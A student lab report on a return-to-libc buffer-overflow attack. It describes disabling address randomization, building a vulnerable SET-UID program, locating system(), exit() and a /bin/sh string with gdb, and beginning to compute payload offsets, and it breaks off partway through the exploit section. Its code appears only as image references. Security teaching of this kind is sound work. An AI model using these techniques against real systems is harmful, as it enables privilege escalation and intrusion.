Information Security: Return to Libc Attack

Name: Chandan N Bhat


PES1201701593

Section H


In this lab we will try a variant of buffer overflow where we bypass the non-executable protection in stack, which is commonly seen in Linux distributions. The return to lib attack doesn't require the stack to be executable unlike buffer flow. Instead the vulnerable program jumps to some existing code.

Task 1: Address Space Randomization


Ubuntu and other Linux distributions use Address Space Randomization to randomize the starting address of the heap and stack. This makes it difficult to guess the address which is a critical part of the attack. In addition to this we also link /bin/sh to /bin/zsh as in earlier lab.



Next, we write a vulnerable program retlib.c as shown below.




We compile the retlib.c program as a SET-UID program with -z noexecstack and -fno-stack-protector flags as in the below screenshot.




Task 2: Finding out the Address of the lib function

We use the following gdb commands to find the address of the lib function. We compile the retlib.c again as retlib_gdb with -z noexecstack and -fno-stack-protector -g flags.

We debug the program using the gdb console using the gdb command. We set a breakpoint at bof and then run the program using the command "r" as shown below.




Now we get the values of the address of the system() function and exit() function using the below commands




Now we have the addresses of the system() and exit() library functions.

Task 3: Putting the shell string in the memory


Here we try to put “/bin/sh” string into memory and try to get its address using environment variables which are inherited from the shell when a program is executed. The environment variable SHELL points directly to /bin/bash and is needed by other programs, so we introduce a new shell variable MYSHELL and make it point to zsh.



We write a c program “prnenv.c” to find the address of this environment variable in memory.




We compile the above program and run it to get the address of MYSHELL in memory, bffffdd6 in our case.



Exploiting the Vulnerability

To exploit the vulnerability, we write a program exploit.c that generates a file “badfile” with a payload such that the vulnerability is exploited.



In the above program we need to put in the values of X, Y, Z and their corresponding addresses.

We have already calculated the values of “/bin/sh” in the beginning of task 3 and the address of “system()” and “exit()” library functions in task 2. Now we need to find the values of X, Y, Z.

We use gdb console again to first find the value of Y. We break near the bof function and run using “r” command. We find the value of $ebp and &buffer. We calculate their difference which comes out to be 0x14.

